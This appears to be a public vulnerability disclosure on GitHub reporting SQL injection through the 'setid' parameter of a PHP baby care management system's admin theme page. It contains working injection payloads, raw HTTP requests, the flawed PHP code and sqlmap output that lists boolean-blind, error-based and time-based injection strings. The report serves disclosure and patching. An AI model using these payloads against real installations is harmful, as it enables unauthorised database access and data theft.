debug601 / **bug_report** Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ···

bug_report / vendors / janobe / baby-care-system / **SQLi-1.md**

debug601 Create SQLi-1.md History

1 contributor

44 lines (33 sloc) | 1.98 KB ···

Body Care System has SQL injection vulnerability


vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/theme.php

Vulnerability location: BabyCare/admin.php?id=theme&setid= //setid is Injection point


[+]Payload: setid=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)--+ //setid is Injection point

```
GET /BabyCare/admin.php?id=theme&setid=1%27%20and%20updatexml(1,concat(0x7e,(select%
Host: 192.168.1.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7r2orfo1e9b49mg28f5ke9bdjv
Connection: close
```




```
GET
/BabyCare/admin.php?id=theme&setid=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)--+ HTTP/1.1
Host: 192.168.1.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
<li><a
href="admin.php?id=posts">Posts</a></li><br/>


                              </ul>

</div><!--/.nav-collapse -->
                      </div>
                 </div>

XPATH syntax error:
'~sourcecodester_babycare~'47
```



```
<?php
    if(isset($_GET['setid'])){
            $setid = $_GET['setid'];

            $queryreset = "UPDATE tb_theme SET status='0' WHERE status = '1' ";
            $updated_rows = $db->update($queryreset);
            $queryset = "UPDATE tb_theme SET status = '1' WHERE id ='$setid'";
            $updated_rows = $db->update($queryset);

            if($updated_rows){
                echo "<script>alert('Theme Set Successfull !'); </script>";
                echo "<script>window.location='admin.php?id=theme'; </script>";
            }
    }

?>
```

```
---
Parameter: setid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=theme&setid=1' AND 4666=4666 AND 'rScZ'='rScZ

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=theme&setid=1' AND (SELECT 1518 FROM(SELECT COUNT(*),CONCAT(0x717170

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=theme&setid=1' AND (SELECT 8964 FROM (SELECT(SLEEP(5)))SZjt) AND 'pI
---
```



```
[07:11:30] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'setid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 261 HTTP(s) requests:
---
Parameter: setid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=theme&setid=1' AND 4666=4666 AND 'rScZ'='rScZ

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=theme&setid=1' AND (SELECT 1518 FROM(SELECT COUNT(*),CONCAT(0x7171707671,(SELECT (ELT(1518=1518,1))),0x7176717671,FL
ORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'KBjM'='KBjM

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=theme&setid=1' AND (SELECT 8964 FROM (SELECT(SLEEP(5)))SZjt) AND 'pISR'='pISR
---
[07:11:34] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP 8.0.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```